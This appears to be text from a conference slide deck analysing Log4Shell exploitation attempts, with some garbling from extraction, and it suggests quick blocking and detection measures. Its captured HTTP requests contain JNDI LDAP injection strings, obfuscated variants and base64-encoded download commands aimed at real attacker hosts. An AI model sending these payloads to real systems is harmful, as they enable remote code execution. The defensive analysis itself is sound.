

Couple of Interesting Trends Seen in Log4shell Exploitation Attempts

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FIRST GÉANT Log4j and Log4shell

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- Apache Log4j is a very widely used and fairly complex Java-based framework for logging
- Unfortunately, complexity is often the enemy of good design security
- Enter CVE-2021-44228, AKA Log4Shell
 - CVSS 10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
 - Widespread exploitation attempts began almost immediately

FIRST GÉANT Wide use of Log4j

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More than 35,000 Java packages, amounting to over 8% of the Maven Central repository (the most significant Java package repository), have been impacted by the recently disclosed log4j vulnerabilities (1, 2), with widespread fallout across the software industry. The vulnerabilities allow an attacker to perform remote code execution by exploiting the insecure JNDI lookups feature exposed by the logging library log4j. This exploitable feature was enabled by default in many versions of the library.

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Wide use of Log4j

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12.0


28% 27% 26% 25% 24% 23% 22% 21% 20% 19% 18% Untilacts 17% 16% 15% ď 14% - 14%-13%-12%-11%-10% 9% 8% 7% 6% 5% 4% 3%-2% 1% 0% 1.0 2.0 3.0 4.0 5.0 6.0 7.0 8.0 9.0 10.0 11.0 Depth of log4j in Dependency Graph

Source: Google

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Massive exploitation attempts tapered off as quickly as they began



Source: SANS ISC

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/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://
/\$%7Bjndi:ldap://

/\${jndi:ldap://

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/Exploit%7D HTTP/1.1

/Exploit} HTTP/1.1

HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "data" = "\${jndi:ldap:// :1389/Exploit}"

Do you use the word "Exploit" anywhere in any path/variable on your web servers? If not, blocking requests that contain it might actually be a workable quick-and-dirty protection against lazy attackers.



What about "Base64"?

<pre>GET /?x=\${jndi:ldap://</pre>	:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6	NTg3NC8xOTMuMjM5LjIuNzc6ODB8fH
GET /?x=\${jndi:ldap://	:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6	NTg3NC8xOTMuMjM5LjIuNjc6ODB8fH
<pre>GET /?x=\${jndi:ldap://</pre>	:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6	NTg3NC8xOTMuMjM5LjIuNDU60DB8fH
<pre>GET /?x=\${jndi:ldap://</pre>	:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6	NTg3NC8xOTMuMjM5LjIuMTEyOjgwfH
GET /shop/admin/ppcorg HTTP/1.1	r\n	
Host: \r\n		6.6.4
User-Agent: \${jndi:ldap://	:1389/Basic/Command/Base64/KGN1cmwgLVMgaHR0cHM6Ly93d3cuZW	Nvbi1qb2JzLmNvbS9TY3JpcHRzL29
GET / HTTP/1.1\r\n		
[truncated]X-Api-Version: t('\${	\${env:NaN:-j}ndi\${env:NaN:-:}\${env:NaN:-l}dap\${env:NaN:-:}//	:1389/Basic/Command/Base
[truncated]User-Agent: t('\${\${end{baselinessing}}}	nv:NaN:-j}ndi\${env:NaN:-:}\${env:NaN:-l}dap\${env:NaN:-:}//	:1389/Basic/Command/Base64/
<pre>[truncated]Referer: t('\${\${env:}</pre>	NaN:-j}ndi\${env:NaN:-:}\${env:NaN:-l}dap\${env:NaN:-:}//	:1389/Basic/Command/Base64//d2

[truncated]Cookie: t('\${\${env:NaN:-j}ndi\${env:NaN:-:}\${env:NaN:-1}dap\${env:NaN:-:}//

:1389/Basic/Command/Base64//d2dldCBodHRwOi8vM

Hypertext Transfer Protocol

[truncated]:-j}ndi\${env:NaN:-:}\${env:NaN:-l}dap\${env:NaN:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2dldC

Are external DNS lookups for domains containing your public IPs normal?

GET /?hqovo=\${jndi:ldap://193.239. GET /?klntm=\${jndi:ldap://193.239. GET /?ltfxx=\${jndi:ldap://193.239. GET /?msxgl=\${jndi:ldap://193.239. GET /?nmkyo=\${jndi:ldap://193.239. GET /?oukwo=\${jndi:ldap://193.239. GET /?rmeie=\${jndi:ldap://193.239.

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.c70g89jk9oedekoo8sugc8yoejayyyyyn.secresp .c70g89jk9oedekoo8sugc8yoejayyyyyn.secres .c752sa3k9oeb2eg2ehpgc8fnhkeyyyyyn.domsearc .c752sa3k9oeb2eg2ehpgc8fnhkeyyyyyn.domsear .c70g89jk9oedekoo8sugc8yoejayyyyyn.secrespo .c70g89jk9oedekoo8sugc8yoejayyyyyn.secresp .c70g89jk9oedekoo8sugc8yoejayyyyyn.secresp

This technique is sometimes used by security researchers to discover vulnerable devices, but that shouldn't stop us from detecting/blocking it – it may be malicious.



Few people are fans of the "blocklist" approach and, in general, allowlists are certainly the optimal way to go...

...but if one is dependent only on blocking known bad on an IPS, then few more "generic" Snort/Suricata rules might actually still be an easy quick win against "lazy" attackers using minimally modified off-theshelf exploits.



Thank you for your attention!

